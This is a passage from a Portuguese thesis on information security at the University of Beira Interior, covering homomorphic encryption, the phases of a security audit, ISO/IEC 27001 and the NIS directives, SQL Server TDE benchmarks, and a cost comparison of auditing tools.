Esta operação não é suportada a nível do SQL Server, e a carga computacional é demasiado elevada para utilização em sistemas em tempo real. Numa apresentação de 2012, Gentry apresentou a tabela 2.1 que demonstra a carga computacional para chaves de cifra de tamanho 2048, 8192 e 32768 bytes [16]. Verifica-se, portanto, que a utilização em tempo real deste esquema ainda não é praticável, dado o *overhead* ser tão grande.

Dimensão	Geração de Chaves	Tamanho da Chave	Tempo de re-cifra
2048	40s	71MB	31s
8192	8m	285MB	3m
32768	2h	2.3GB	30m

Tabela 2.1: Carga computacional da criptografia totalmente homomórfica (num computador com 1 CPU de 64-bit a 2,8GHz e 24GB de RAM).

Até ao momento, são já várias as bibliotecas disponíveis que permitem trabalhar e manipular esquemas homomórficos, como a *Homomorphic-Encryption Library* (HElib) [17], *PALISADE* [18], *Simple Encrypted Arithmetic Library* (SEAL) [19] e *Homomorphic Encryption for Arithmetic of Approximate Numbers* (HEAAN) [20], abstraindo os desenvolvedores da complexidade aritmética inerente à criptografia homomórfica. Doan *et al.* elaboraram um estudo comparativo onde utilizaram as várias bibliotecas em diversos *benchmarks* para encriptação homomórfica, onde sublinharam a necessidade de continuar a desenvolver estes sistemas para melhorar o seu desempenho [15], já que os mecanismos de encriptação homomórfica são computacionalmente complexos [21, p. 3].

2.3 Auditorias de Segurança Internas

Uma auditoria de segurança é uma atividade necessária, tanto do ponto de vista legal como económico, para um indivíduo, empresa ou instituição, assegurando a sua reputação e sobrevivência no mundo digital [22]. A informação é, nos dias que correm, um ativo dentro de qualquer empresa ou instituição, pública ou privada. Muitos especialistas consideram a informação como o bem mais valioso da humanidade [23], e com o avanço das tecnologias, é colocada em risco a segurança deste ativo, já que a proliferação de ameaças através da Internet é crescente, e as instituições não adotam, frequentemente, mecanismos e ferramentas para prevenir estes riscos [24].

A principal razão que leva à falha na deteção e prevenção de ameaças e riscos passa pelo desconhecimento das ferramentas utilizadas por *hackers*[1], não sendo possível mitigar as ameaças a tempo. Outra razão passa pela disponibilidade de ferramentas, sendo muitas delas pagas e para fins comerciais, o que pode causar constrangimentos na sua compra, instalação e utilização. Por fim, a formação das equipas de cibersegurança pode apresentar lacunas, uma vez que as ferramentas de cibersegurança são difíceis de utilizar sem formação intensiva e conhecimentos sólidos para simplificar os conceitos, termos e comandos a utilizar [26].

Uma auditoria de segurança consiste em conduzir um estudo sistemático de políticas de segurança e processos, assim como de teste de sistemas e *software*, identificando e expondo qualquer falha que possa ser explorada por um atacante. Os principais objetivos de uma auditoria de segurança englobam [27]:

- Identificar falhas de segurança e potenciais fraquezas em sistemas;
- Estabelecer um conjunto de regras de cibersegurança que possam ser a base de futuras auditorias;
- Obedecer às políticas internas de segurança da organização;
- Obedecer a regulamentações externas, emitidas por altas entidades;
- Determinar a qualidade da formação de cibersegurança;
- Identificar recursos desnecessários.

Desta forma, é importante auditar tipologias e equipamentos de rede, resistência dos sistemas, versões de *software*, aplicações e servidores *web* (página institucional, *frontend* para gestão documental e plataforma de distribuição de serviço e horários), SGBDs, bases de dados e qualquer aplicação específica à UBI, tais como processamento de vencimentos, catalogação, gestão académica e autenticação [22]. Além disso, estas auditorias devem ser especialmente cuidadas quando a infraestrutura está em produção e fornece serviços críticos, tomando as diligências necessárias para não perturbar os mesmos.

[1] A definição original de *hacker* remetia para um indivíduo com elevada destreza em programação, mas em anos recentes, tem agora implicações negativas, sendo frequentemente utilizada para caracterizar alguém com intenções maliciosas [25].

2.3.1 Fases do Processo de Auditoria

O processo de realização de uma auditoria de segurança, ou *pentesting*[2] deve abordar, de forma geral, sete fases [29, 30]:

1. **Interação prévia** – Esta fase inicial envolve o estabelecimento de comunicação entre a equipa que realiza a auditoria e a organização a ser auditada. É importante definir, de forma clara, os objetivos da auditoria, o escopo dos testes e quaisquer restrições ou limitações. Nesta fase também é frequente serem elaborados acordos de confidencialidade para proteger as informações sensíveis;

2. **Recolha de informação** – Nesta fase recolhe-se o máximo de informações possível sobre a organização, a sua infraestrutura e os seus sistemas de informação. Esta recolha de dados pode incluir endereços IP, domínios, servidores, equipamentos de rede, *firewalls* e outras informações relevantes. A recolha de informações pode ser realizada através de técnicas de análise de rede, *Open-source Intelligence* (OSINT), e outras ferramentas de recolha de informação automatizadas. A recolha de informação através de OSINT permite recolher informação física, eletrónica e até humana, pois várias empresas não têm em conta as informações que colocam em público sobre si próprias e como essas informações podem ser utilizadas por um determinado atacante [30];

3. **Modelação do ataque** – Com base nas informações recolhidas, a equipa desenvolve um plano de ataque que simula as técnicas que um atacante real poderia usar, identificando os possíveis vetores de ataque e a priorização de alvos. A modelação do ataque ajuda a focar os esforços nas áreas mais críticas e a utilizar os recursos de maneira eficiente;

4. **Análise e identificação de vulnerabilidades** – Nesta fase, os auditores utilizam diversas ferramentas especializadas para analisar os sistemas de vulnerabilidades neles presentes. As práticas mais comuns englobam a análise de portas abertas, testes de penetração, análise de código, e a utilização de *scanners* de vulnerabilidades com bases de dados recheadas de vulnerabilidades identificadas e publicamente disponíveis. O objetivo é identificar pontos fracos que possam ser abusados por um determinado atacante, mas, embora estas ferramentas sejam excelentes auxiliares, não substituem o pensamento crítico e criativo, levando à realização de testes de penetração manuais e posterior verificação e validação [29, p. 4].

5. **Exploração de vulnerabilidades:** Com as vulnerabilidades identificadas, os auditores tentam explorá-las para verificar até que ponto podem ser comprometidas. A execução de *exploits* (por exemplo, mediante ferramentas como o `Metasploit` ou `OWASP ZAP`), a obtenção de acesso não autorizado e a tentativa de escalar privilégios são os principais objetivos nesta etapa. A exploração de uma vulnerabilidade pode dever-se,

[2] *Pentesting*, ou teste de intrusão, é um tipo de teste utilizado pelas empresas e instituições para identificar vulnerabilidades e fraquezas ao nível da segurança informática, de forma ética e responsável [28].

por exemplo, à simples manipulação das credenciais utilizadas por defeito em equipamentos e servidores, onde o utilizador e respetiva senha é composto por cinco letras: *admin*;

6. **Pós-exploração** – A pós-exploração permite identificar realmente qual o impacto que as vulnerabilidades identificadas podem ter na organização. Por exemplo, o acesso a um sistema legado, sem qualquer tipo de informação sensível, trará um risco significativamente menor do que o acesso a um servidor com aplicações e bases de dados em ambiente de produção. Nesta etapa, reúne-se o maior número de informações sobre o sistema comprometido, versões de *software* e *hardware*, determinando se existem outros novos vetores que podem ser comprometidos, como *hashes* de *passwords* e o acesso entre outros servidores e máquinas na rede;

7. **Apresentação de relatórios** – A fase final envolve a compilação de toda a informação num relatório detalhado, onde consta um sumário executivo e detalhes técnicos que documentam todas as vulnerabilidades encontradas, as técnicas utilizadas para explorar essas mesmas vulnerabilidades, e as recomendações para as mitigar. O relatório deve ser claro e conciso, fornecendo às partes interessadas as informações necessárias para tomar medidas corretivas.

Cada uma das sete fases é essencial para assegurar que a auditoria de segurança seja realizada de maneira metódica e completa. Desta forma, é possível oferecer à entidade auditada um relatório estruturado, detalhado e que seja facilmente percebido tanto pela gestão de topo como pelas equipas informáticas, com o objetivo final de minimizar a existência de vulnerabilidades e os riscos associados à sua exploração.

2.4 Plano de Segurança da Informação

A definição de um plano de segurança da informação enquadra-se cada vez mais na sociedade atual, e como mencionado na secção 2.3, a informação é considerada o novo ouro, sendo necessário garantir a proteção da informação, já que esta é a base de todo o trabalho desenvolvido em qualquer empresa, instituição ou organização.

A elaboração de um plano de segurança da informação deve ir de encontro às necessidades da instituição. De acordo com o manual disponibilizado pela *Information Systems Audit and Control Association* (ISACA) para obtenção da certificação *Certified Information Systems Auditor* (CISA), os seguintes objetivos devem ser tidos em conta na gestão da segurança da informação [31]:

1. Garantir a **disponibilidade** contínua dos sistemas de informação;

2. Garantir a **integridade** da informação armazenada nos sistemas e enquanto está em movimento;

3. Preservar a **confidencialidade** da informação, armazenada ou em transporte;




Figura 2.4: Tríade CIA (figura adaptada de [33]).

4. Assegurar a conformidade relativamente às leis, regulamentos e normas em vigor;

5. Asseverar o cumprimento dos requisitos de confiança e de obrigação relativamente a qualquer informação relativa a uma pessoa identificada ou identificável.

A **confidencialidade**, **integridade** e **disponibilidade** são os pilares da tríade *Confidentiality, Integrity, Availability* (CIA), representados na figura 2.4. Com esta pirâmide, pretende-se que a confidencialidade assegure que a informação apenas é acessada por pessoas autorizadas, a integridade garanta que a informação é fiável, e a disponibilidade certifique que a informação esteja acessível e disponível para os utilizadores legítimos sempre que haja necessidade [32].

Os objetivos descritos são necessários, mas não suficientes para uma determinada organização, uma vez que existem necessidades específicas a cada instituição. A UBI recolhe, armazena e processa dados pessoais de funcionários e estudantes em sistemas informáticos detidos pela instituição, estando estes sistemas dotados de controlo de acesso. A UBI trata as informações recolhidas conforme o regime estabelecido pelo Regulamento Geral de Proteção de Dados (RGPD), ou pelas leis que o complementem [34], como o Decreto-Lei 65/2021 [35], que define a criação de medidas destinadas a garantir um elevado nível comum de segurança das redes e da informação em toda a União Europeia. Além disso, a UBI tem também um Encarregado de Proteção de Dados (EPD), que controla a conformidade do tratamento de dados pessoais segundo a legislação em vigor, e um responsável pela segurança do ciberespaço, que anualmente elabora e mantém atualizado um inventário de todos os ativos essenciais para a prestação dos respetivos serviços dentro da UBI. Estes são alguns dos passos importantes para a segurança da informação numa instituição.

A norma *International Organization for Standardization* (ISO)/*International Electrotechnical Commission* (IEC) 27001 é o padrão e a referência internacional para a gestão da segurança da informação. Esta norma foi publicada pela primeira vez em outubro de 2005, tendo evoluído até à versão ISO/IEC 27001:2022 [36]. A adoção desta norma permite às organizações adotarem um modelo adequado de estabelecimento, implementação, operação, monitorização, revisão e gestão de um Sistema de Gestão de Segurança da Informação (SGSI)




Figura 2.5: Ciclo de vida da norma ISO/IEC 27001 (figura adaptada de [37]).

[37]. Desta forma, é feita uma abordagem total à segurança da informação, abordando temas como redes de telecomunicações, segurança aplicacional, proteção do ambiente físico, recursos humanos e licenciamento [37].

A implementação de um SGSI está intrinsecamente ligada à tríade CIA [38], já que estes são os pilares desta norma [39]. Um SGSI pode ser representado por meio de um ciclo de quatro etapas, sem um término concreto: **planear**, **fazer**, **verificar**, **agir** (*Plan-Do-Act-Check*), como representado na figura 2.5.

A norma ISO/IEC 27001 contempla sete requisitos, ou cláusulas, necessárias para a sua correta implementação. Estes tópicos abrangem o contexto da organização, a liderança, o planeamento, o suporte, a operação, a avaliação de desempenho e a melhoria [36, 37, 40].

O **contexto da organização** engloba uma análise de risco prévia, identificando as medidas que já foram implementadas para mitigar acessos não autorizados a informação sensível. O auditor toma por base esta análise para compreender os riscos já identificados, bem como as medidas de mitigação na instituição. As auditorias efetuadas ao abrigo do contexto da organização devem ser feitas imparcialmente, e conforme a norma em questão.

A **liderança** aborda o comprometimento da instituição, através da gestão de topo, para com a implementação correta da norma ISO/IEC 27001, através da participação em programas de consciencialização e dotando os vários serviços dos recursos necessários para cumprir com esta norma. Nesta etapa, pode ser importante contratar uma equipa de consultoria especializada, para mitigar possíveis riscos que possam passar despercebidos e otimizar o processo de certificação.

O **planeamento** passa por fazer uma análise de riscos aos ativos da instituição, sejam eles quais forem. Esta norma não determina uma lista geral de requisitos, mas requer que cada organização tome medidas específicas para ir de encontro à tríade CIA.

O **suporte** permite às organizações alocarem os vários recursos necessários para atingirem a certificação ISO/IEC 27001, através da implementação de políticas de segurança, regulamentos e normas internas. Esta cláusula abrange também a comunicação permanente entre

todos os envolvidos, a consciencialização, e a gestão de informação documentada e pertinente, criando documentos ou atualizando documentos já existentes, e também com a delegação de competências entre equipas ou serviços.

A **operação** engloba o planeamento e controlo operacional, a avaliação de riscos e posterior tratamento. Esta é uma das etapas-chave, sendo necessário documentar e apresentar relatórios periodicamente aos auditores/entidade certificadora, mostrando um empenho total da instituição em cumprir com os procedimentos que a norma ISO/IEC 27001 obriga.

A **avaliação de desempenho** permite monitorizar, medir, analisar e avaliar os processos tomados pela instituição. É também nesta fase que são realizadas auditorias internas dos processos até aqui implementados, e feita uma análise externa para a obtenção da certificação do SGSI.

A **melhoria** permite identificar não conformidades no SGSI, sendo importante documentar cada uma, identificando os indivíduos responsáveis, a natureza do problema e detalhes deste mesmo, e também enumerar um conjunto de medidas corretivas, para mitigar as falhas encontradas.

As sete cláusulas mencionadas são alvo de avaliação através do anexo A da norma ISO/IEC 27001, realizadas pela entidade certificadora ou auditores. Desta forma, é incluído um mecanismo de validação de implementação da norma ISO/IEC 27001, que engloba 114 tópicos de controlo nas áreas de problemas organizacionais, recursos humanos, tecnologias da informação, segurança física e enquadramento legislativo [36].

A figura 2.6 apresenta uma cronologia típica da implementação desta norma, sendo necessário um longo período para uma empresa, organização ou instituição conseguir esta certificação. O fator custo também poderá ser um entrave à implementação desta norma, já que este é variável conforme a realidade organizacional e especificidades de cada entidade, como o número de colaboradores, locais e ativos de informação a considerar para certificação, e pode facilmente atingir as dezenas de milhares de euros para a sua preparação, implementação e manutenção [41]. Noutros países, como na Arábia Saudita, verifica-se também que existem entraves à utilização da norma em organizações públicas, derivadas pela falta de especialistas em áreas de cibersegurança, falta de programas de formação, educação e sensibilização e a elevada procura de salários melhores para os profissionais de segurança [42].

Segundo a Base de Dados Nacional de Sistemas de Gestão Certificados, disponibilizada pelo Instituto Português da Acreditação (IPAC), relativa ao ano de 2023, verifica-se que existem 196 empresas certificadas com a norma ISO/IEC 27001 [43], onde 106 têm como sector de atividade económica áreas de tecnologias de informação e informáticas, quatro de administração pública e apenas uma na área da educação, sendo esta a Universidade Aberta, para utilização e suporte da plataforma de *e-learning* e respetivos ativos [44]. Desta forma, é possível determinar que ainda existem aspetos extremamente relevantes e emergentes nesta área, seja na área da administração pública, ou mais concretamente, em instituições de ensino superior.




Figura 2.6: Calendarização típica da implementação da norma ISO/IEC 27001 (figura retirada de [37]).

Na União Europeia (UE), torna-se fundamental abordar a diretiva *Network and Information Systems* (NIS). Embora a ISO/IEC 27001 seja uma certificação de adesão voluntária, que estabelece e mantém o bom funcionamento de um SGSI, a diretiva NIS impõe uma abordagem obrigatória aos membros da UE de forma regulamentada. A primeira versão da diretiva NIS foi implementada em 2016, e exige que os Estados-membros da UE adotem medidas de segurança informática para proteger as infraestruturas críticas, especialmente nos setores de energia, transportes, finanças, saúde e infraestruturas digitais, como é o caso de *data centers* e serviços na nuvem. A transposição da diretiva NIS para a lei portuguesa entrou em vigor a 13 de agosto de 2018, estabelecendo o regime jurídico da segurança do ciberespaço [45]. O Decreto-Lei 65/2021 veio, três anos mais tarde, regulamentar o regime jurídico do ciberespaço e definir requisitos para as entidades, nomeadamente [46]:

- Definição do ponto de contacto permanente e do responsável de segurança;
- Comunicação do inventário dos ativos essenciais para a prestação dos serviços;
- Realização de análises dos riscos, tanto globais como parciais;
- Elaboração e atualização de um plano de segurança da informação;
- Elaboração e comunicação do relatório anual;
- Implementação de meios que permitam detetar, classificar e notificar incidentes ao Centro Nacional de Cibersegurança (CNCS).

A implementação distinta da diretiva NIS, por parte dos Estados-membros da UE, levou à inconsistência da aplicação da mesma, num sistema fragmentado: algumas empresas e organizações foram consideradas essenciais em alguns países, mas não em outros [47]. A UE decidiu rever a primeira versão da diretiva NIS, sendo lançada a segunda versão desta diretiva a 14 de dezembro de 2022 [48]. A presente diretiva reforça a necessidade de análises de riscos e tratamento de incidentes, e aborda um conjunto de temas, de forma mais minuciosa, que têm de ser endereçados pelas organizações. Estes temas incidem sobre: análise dos riscos e de segurança; o tratamento de incidentes; a continuidade das atividades após recuperação de dados e gestão de crises; a segurança da cadeia de abastecimento e com provedores de serviço; a segurança na aquisição, desenvolvimento e manutenção; a segurança de sistemas; avaliação da eficácia das medidas de gestão dos riscos de cibersegurança; práticas de ciber-higiene e formação em cibersegurança; a utilização de criptografia e encriptação; segurança dos recursos humanos; utilização de autenticação contínua ou multifatores [48, 46].

2.5 Política de Controlo de Acessos para Documentos Internos

A definição de uma política de controlo de acessos é essencial para garantir a segurança da informação numa organização. Através desta, é possível estabelecer diretrizes, procedimentos e regras para controlar quem pode aceder, modificar, distribuir ou interagir com os ativos da organização, sejam eles de cariz público ou privado.

A menção à norma ISO/IEC 27001, na secção 2.4, permite definir os requisitos para a implementação de um SGSI, enquanto que a norma ISO/IEC 27002 oferece um conjunto de boas práticas relacionados com um conjunto mais restrito de aspetos no campo da cibersegurança, como a criptografia, segurança dos recursos humanos, resposta a incidentes e também controlo de acessos. Embora esta norma não dê origem a qualquer tipo de certificação, os objetivos nela descritos também estão englobados na norma ISO/IEC 27001 [49]. Com base nestes princípios, o CNCS elaborou o Quadro Nacional de Referência para a Cibersegurança (QNRCS), um documento que reflete a realidade organizacional portuguesa ao nível da cibersegurança, sendo necessário dar resposta à implementação de medidas de **Identificação**, **Proteção**, **Resposta** e **Recuperação** [50], para reduzir o risco associado às ciberameaças e ao cibercrime.

Para a elaboração de uma política de controlo de acessos a documentos internos da UBI, devem seguir-se as recomendações e boas práticas enunciadas através da norma ISO/IEC 27002 e do QNRCS, ou outras que sejam relevantes, tais como a NIST SP 800-53 [51] ou COBIT 5 [52]. O QNRCS enuncia duas cláusulas no campo da Proteção especialmente relevantes: *PR.GA-2* (Devem existir controlos de acesso físico às redes e sistemas de informação) e *PR.GA-4* (A organização deve aplicar na gestão de acessos, os princípios do menor privilégio e da segregação de funções). É, portanto, imperativo fazer um levantamento dos vários tipos de documentos existentes na organização, e equacionar um mecanismo de classificação e controlo de acessos aos vários documentos existentes.

Sendo necessário implementar um mecanismo de controlo de acessos aos documentos mencionados, torna-se basilar estudar os níveis de classificação e o impacto que estes têm no acesso e distribuição dos documentos. A Universidade de St Andrews, na Escócia, disponibiliza à comunidade académica um guia de implementação para a classificação dos documentos internos [53]. Este guia é baseado na norma ISO/IEC 27002 e em outras fontes, e atribui quatro níveis de classificação aos documentos: **público**, **interno**, **confidencial** e **secreto**. O presente guia dá a conhecer exemplos práticos de aplicação, seja para documentos em formato físico ou eletrónico, com consequências que possam advir de uma má gestão documental.

Ao nível das instituições de ensino público em Portugal, é conhecido publicamente que a Universidade de Évora disponibiliza desde 2007 a plataforma `GesDoc`, um Sistema de Gestão Documental, que permite representar em formato eletrónico informação de carácter administrativo e institucional, mas também, e mais importante, implementar mecanismos seguros de circulação eletrónica de documentos, garantindo a sua confidencialidade através do controlo de acessos à aplicação. Toda a documentação, seja interna à instituição, ou proveniente de fontes externas é registada neste sistema, garantindo um espaço único para a sua difusão e tratamento adequado [54]. De forma análoga, a UBI têm à sua disposição a plataforma `GDUBI`, permitindo gerir o fluxo de documentos e protocolos que são disponibilizados através desta aplicação *web*. Desde 2019, têm sido implementadas novas funcionalidades e atualizações, conforme a Lista Consolidada para a Classificação e Avaliação da Informação

Pública [55, p. 7], um sentido de compromisso da UBI para com a segurança da informação, classificação e tratamento adequado de documentos da instituição.

Verifica-se assim que, com base nestas informações, o desenvolvimento de uma política de classificação e gestão documental, aliada à aplicação de um sistema como o `GDUBI`, poderá ser um ponto de partida interessante para aplicar aos documentos tratados pela UBI.

2.6 Conclusão

Com base na análise do estado da arte apresentado neste capítulo, torna-se evidente a importância crescente da segurança da informação, especialmente no contexto das instituições de ensino superior. A cifra de bases de dados, mediante a utilização de métodos como *Transparent Data Encryption* e *Always Encrypted*, surge como uma ferramenta crucial para proteger dados sensíveis, embora estes mecanismos apresentem desafios em termos de desempenho e granularidade de acesso.

A crescente migração para a nuvem e o recurso a serviços como DBaaS, apesar das vantagens que oferecem em termos de custos e disponibilidade, impõem novos desafios no que diz respeito à proteção de dados, tornando o recurso a técnicas como a encriptação homomórfica cada vez mais relevante, embora ainda com limitações ao nível do desempenho.

As auditorias de segurança e a implementação de um Plano de Segurança da Informação são essenciais para identificar vulnerabilidades e garantir a conformidade com leis, regulamentos e diretivas, como o RGPD e a diretiva NIS. Não só é necessária a conformidade com este tipo de regras, mas também a adoção de normas como a ISO/IEC 27001 e o alinhamento com os pilares da tríade CIA, que representam um passo importante para a gestão da segurança da informação de forma estruturada e abrangente.

Por fim, a definição de uma política de controlo de acessos e a implementação de um sistema de classificação e gestão documental, aliada à utilização do GDUBI, é essencial para a manipulação correta dos documentos internos da UBI, garantindo a sua confidencialidade e integridade.

Capítulo 3

Implementação

3.1 Introdução

O presente capítulo aborda detalhadamente o trabalho desenvolvido através da análise e implementação dos diversos processos de segurança da informação, divididos nas quatro tarefas realizadas e principais, entre a secção 3.2 até à secção 3.5.

3.2 Tarefa 1 – Bases de Dados Cifradas

O principal objetivo desta tarefa teve como base testar a mudança para bases de dados cifradas, descrevendo o seu impacto e os ajustes necessários. Desta forma, foi necessário obter um conhecimento aprofundado da arquitetura implementada nas bases de dados que servem a UBI, tendo sido necessário implementar um ambiente de testes (utilizando uma máquina virtual, por exemplo) cujas características se aproximassem o mais possível ao ambiente que se encontra em produção, aproximando as versões dos sistemas operativos, configurações de *hardware*, qual o SGBD em utilização e outros fatores que pudessem influenciar o resultado final. Esta tarefa dividiu-se na análise de soluções existentes, implementação em ambiente controlado, e apresentação de benchmarks e resultados. O trabalho desenvolvido nesta tarefa está descrito, de forma minuciosa, no anexo A.1.

3.2.1 Soluções Existentes

Dado que a UBI utiliza, nos seus serviços críticos, bases de dados do tipo Microsoft SQL Server, a análise de mecanismos que permitam cifrar as bases de dados limitam-se a este SGBD. Começando na versão SQL Server 2016, apenas estão disponíveis cifras do tipo AES, com um tamanho de chave de 128, 192 e 256 *bits*. No SQL Server, os mecanismos que utilizam este tipo de cifra englobam: funções Transact-SQL; chaves assimétricas; chaves simétricas; certificados; *Transparent Data Encryption*. A escolha mais indicada para a UBI, que requer uma utilização constante das bases de dados, foca-se no mecanismo de TDE.
Este mecanismo permite uma abstração total e transparente em aplicações e para os desenvolvedores, uma vez que a interação com os dados é igual a uma base de dados não cifrada. Para além disso, os ficheiros são cifrados ao nível do disco, significando que um furto dos ficheiros da base de dados ou do *transaction log* seria inútil, sem as chaves de cifra e respetivos certificados. A cifra e decifra ocorre em tempo real: uma página da memória é cifrada quando já não está em utilização, e decifrada para memória quando é solicitada, o que pode levar a uma diminuição do desempenho do SGBD. Este tipo de cifra também não influencia o tamanho da base de dados.

3.2.2 Detalhes de Implementação

De forma a simular um ambiente de testes o mais próximo da realidade, foi decidido efetuar a implementação numa máquina virtual com 8 vCPU (Intel Core i7-10700F) e 10GB de memória RAM, com Windows Server 2022 e SQL Server 2019, versão 15.0.2000.5. A base de dados utilizada para testes foi um *dump* do Stack Overflow de 2013, com 50GB de tamanho, aproximando-se de condições reais para eventual implementação.

A nível dos testes de desempenho, foram simulados dois ambientes: um com tempo limite de execução, e outro estritamente dedicado a *queries* longas, com três e quatro *benchmarks*, respetivamente. Recorreu-se à ferramenta `SQLQueryStress`, que permitiu fazer *stress test* ao SGBD. Os parâmetros definidos para cada *query* contemplaram o número de iterações, que foi de 5, e em cada uma, 25 execuções concorrentes, resultando num total de 125 iterações.

3.2.3 Discussão de Resultados

A utilização do TDE demonstrou resultados interessantes. Para as *queries* com limite de execução (Q1 a Q3) de 30 segundos, nunca se verificaram falhas por *timeout*, e a diferença de desempenho entre a utilização de TDE e sem TDE não foi substancial. É visível (os resultados estão no anexo) também para Q2 e Q3 que o desempenho da base de dados cifrada foi superior quando comparado com a base de dados não cifrada. Estes testes repetiram-se inúmeras vezes, sendo o resultado final sempre o mesmo.

Uma possível explicação para o desempenho da base de dados cifrada ter sido superior, quando comparado com a base de dados não cifrada, pode prender-se pelo facto de ter ocorrido uma maior utilização de recursos na máquina *host*, enquanto estes *benchmarks* eram realizados na base de dados, antes de esta ser cifrada.

As *queries* B1 e B4 representam testes que não estavam limitados em tempo de execução, sendo muito intensivas em recursos computacionais. A *query* B4, a mais intensiva de todas, demonstrou resultados muito semelhantes, com e sem utilização de TDE. O anexo A.1 apresenta minuciosamente as *queries* executadas e os tempos de execução para cada parâmetro em teste.

3.3 Tarefa 2 – Auditorias de Segurança Internas

Com esta tarefa, pretendia-se que fossem retomadas as auditorias de segurança internas nos sistemas da UBI, a fim de se estruturarem e elaborarem relatórios de cibersegurança, contendo possíveis vulnerabilidades que possam ser exploradas por um indivíduo mal-intencionado, *software* desatualizado ou outras situações relevantes. A presente tarefa dividiu-se também em três pontos: a análise de ferramentas e *frameworks* existentes, a aplicação das ferramentas para executar as auditorias de segurança e a elaboração do modelo de relatório e discussão dos resultados.

3.3.1 Ferramentas Existentes

Para realizar a auditoria de segurança, foi necessário analisar um conjunto de ferramentas e *frameworks* existentes, que fossem ao encontro das necessidades desta auditoria de segurança: avaliar a existência de vulnerabilidades nos sistemas e aplicações que a UBI disponibiliza para a Internet. Desta forma, foi necessário encontrar um conjunto de ferramentas que permitisse responder às seguintes necessidades:

1. Determinar o conjunto de *websites*, sistemas e *endpoints* disponíveis na rede externa da UBI (N.1);
2. Identificar versões de sistemas operativos, *softwares* e portas abertas nestes sistemas (N.2);
3. Percorrer os *websites* e sistemas para identificar vulnerabilidades, de forma semiautomática (N.3);
4. Quando necessário, avaliar a existência de vulnerabilidades de injeção SQL (N.4).

A tabela 3.1 apresenta uma compilação de algumas das ferramentas que permitem responder às quatro necessidades identificadas anteriormente, tendo em conta o seu custo, se pertencem à categoria *Free and Open-Source Software* (FOSS), e algumas das principais desvantagens.

Ferramenta	Necessidade	Custo	FOSS	Desvantagens
`Argus`	N.1	Gratuita	Sim	Sem versão *Graphical User Interface* (GUI)
`MASSCAN`	N.1	Gratuita	Sim	Configuração complexa
`Censys.io`	N.1	Parcialmente gratuita	Não	Fortes limitações na versão gratuita
`nmap`	N.2	Gratuita	Sim	Pode identificar falsos-positivos
`Shodan`	N.2	Parcialmente gratuita	Não	Com limitações na versão gratuita
`Nikto`	N.2	Gratuita	Sim	Foco limitado a servidores *web*
`OWASP ZAP`	N.3	Gratuita	Sim	Documentação e *plugins* desatualizados, interface confusa
`Burp Suite`	N.3	Parcialmente gratuita	Não	Recursos limitados na versão gratuita
`Nessus`	N.3	Paga	Não	Custo elevado
`sqlmap`	N.4	Gratuita	Sim	Sem versão GUI
`Havji`	N.4	Paga	Não	Disponibilidade reduzida, facilmente detetável
